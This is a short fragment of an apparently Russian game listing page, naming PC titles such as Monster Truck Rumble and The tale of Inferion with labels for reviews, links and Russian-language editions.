Monster Truck Rumble
ОБЗОРЫ ИГР
ССЫЛКИ
PC CD ROM


РУССКИЙ ПРОЕКТ
ЛУЧШИЙ ОХОТНИЧИЙ ХИЩНИК 2
ПЕРВОБЫТНАЯ ОХОТА


ПОЛНОСТЬЮ НА РУССКОМ ЯЗЫКЕ
Русский Проект
The tale of
INFERION
PC
RUS